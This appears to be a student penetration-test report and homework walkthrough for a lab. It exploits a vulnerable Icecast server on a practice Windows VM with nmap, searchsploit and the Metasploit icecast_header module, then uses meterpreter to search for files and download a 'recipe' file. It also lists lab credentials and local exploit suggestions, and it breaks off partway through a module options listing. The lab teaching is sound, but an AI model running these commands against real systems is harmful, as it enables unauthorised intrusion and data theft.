GoodSecurity Penetration Test Report

ShaharSigal@GoodSecurity.com

1/18/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that wereidentified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings:

Machine IP:

192.168.0.20

Mr. Gruber's computer ip address.

Hostname:

MSEDGEWIN10

Mr. Gruber's computer's hostname.

Vulnerability Exploited:

icecast_header

Metasploit module used in attacking Mr. Gruber's computer.

Vulnerability Explanation: This type of buffer overflow attack in icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.[1]

[1] CVE - CVE-2004-1561 (mitre.org)

Severity:

7.5 HIGH

The level of vulnerability on Mr. Gruber's computer is very high, and requires immediate attention!

Proof of Concept:

Homework: Penetration Test Engagement

In this activity, you will play the role of an independent penetration tester hired by GoodCorp Inc. to perform security tests against their CEO's workstation.

- The CEO claims to have passwords that are long and complex and therefore unhackable.
- You are tasked with gaining access to the CEO's computer and using a Meterpreter session to search for two files that contain the strings recipe and securefile.
- The deliverable for this engagement will be in the form of a report labeled Report.docx.

Setup

- Before you begin, we'll need to start the Icecast server to emulate the CEO's computer.
    - Log onto the DVW10 machine (credentials IEUser:Passw0rd!) and wait for the Icecast application to popup.
    - Then click Start Server.

Reminders

- A penetration tester's job is not just to gain access and find a file. Pentesters need to find all vulnerabilities, and document and report them to the client. It's quite possible that the CEO's workstation has multiple vulnerabilities.
- If a specific exploit doesn't work, that doesn't necessarily mean that the target service isn't vulnerable. It's possible that something could be wrong with the exploit script itself. Remember, not all exploit scripts are right for every situation.

Scope

- The scope of this engagement is limited to the CEO's workstation only. You are not permitted to scan any other IP addresses or exploit anything other than the CEO's IP address.

- The CEO has a busy schedule and cannot have the computer offline for an extended period of time. Therefore, denial of service and brute force attacks are prohibited.

- After you gain access to the CEO’s computer, you may read and access any file, but you cannot delete them. Nor are you allowed to make any configuration changes to the computer.

- Since you've already been provided access to the network, OSINT won't be necessary.

Lab Environment

For this week's homework, please use the following VM setup:

- Attacking machine: Kali Linux root:toor
- Target machine: DVW10 IEUser:Passw0rd!

NOTE: You will need to login to the **DVW10** VM and start the icecast service prior to beginning this activity using the following procedure:

- After logging into DVW10, type "icecast" in the Cortana search box and hit **Enter**.
- The icecast application will launch.
- Click on **Start Server**.
- You are now ready to begin the activity.

Deliverable

Once you complete this assignment, submit your findings in the following document:

- Report.docx

Instructions


You've been provided full access to the network and are getting ping responses from the CEO’s workstation.

1. Perform a service and version scan using Nmap to determine which services are up and running:

    - Run the Nmap command that performs a service and version scan against the target.

      Answer: **nmap -sV 192.168.0.20**

      To get all services and versions on Mr. Gruber's computer.




2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:

    - Run the SearchSploit commands to show available Icecast exploits.

      Answer: **searchsploit icecast**

      After Discovering he has an icecast streaming media server, I used searchsploit to search for vulnebilities.


.



3. Now that we know which exploits are available to us, let's start Metasploit:

    - Run the command that starts Metasploit:

      Answer: **msfconsole**




4. Search for the Icecast module and load it for use.

    - Run the command to search for the Icecast module:

      Answer: **search icecast**

      After running searchsploit, I am running metasploit to find an exploit to use against Mr. Gruber's computer.




- Run the command to use the Icecast module:

  Note: Instead of copying the entire path to the module, you can use the number in front of it.

  Answer: **use 0**

5. Set the RHOST to the target machine.
   - Run the command that sets the RHOST:


     Answer: **set RHOST 192.168.0.20**



6. Run the Icecast exploit.
   - Run the command that runs the Icecast exploit.


     Answer: **run**

     I ran the exploit to establish a connection to Mr. Gruber's computer with meterpreter. Then.



First: **run sysinfo**

To make sure we are connected to Mr. Gruber's computer




- Run the command that performs a search for the secretfile.txt on the target.

  Answer: **search -f *secretfile*.txt**

  I am searching for file secretfile.txt, and successfully was able to find

  it.




7. You should now have a Meterpreter session open.

    - Run the command to performs a search for the recipe.txt on the target:

      Answer: **search -f *recipe*.txt**

      I am searching for file recipe.txt, and successfully was able to find


      it.



- **Bonus**: Run the command that exfiltrates the recipe*.txt file:

  Answer: **download "c:\Users\IEUser\Documents\Drinks.recipe.txt"**

  The next task was to demonstrate extraction of the file recipe.txt from Mr. Gruber's computer, and it was successful.



8. You can also use Meterpreter's local exploit suggester to find possible exploits.

    - **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.

To find other available exploits

```
meterpreter > post/multi/recon/local_exploit_suggester.rb
[-] Unknown command: post/multi/recon/local_exploit_suggester.rb.
meterpreter > run p
Display all 233 possibilities? (y or n)
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to b
e vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears
 to be vulnerable.
meterpreter >
```


```
msf5 exploit(windows/local/ms16_075_reflection) > options

Module options (exploit/windows/local/ms16_075_reflection):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
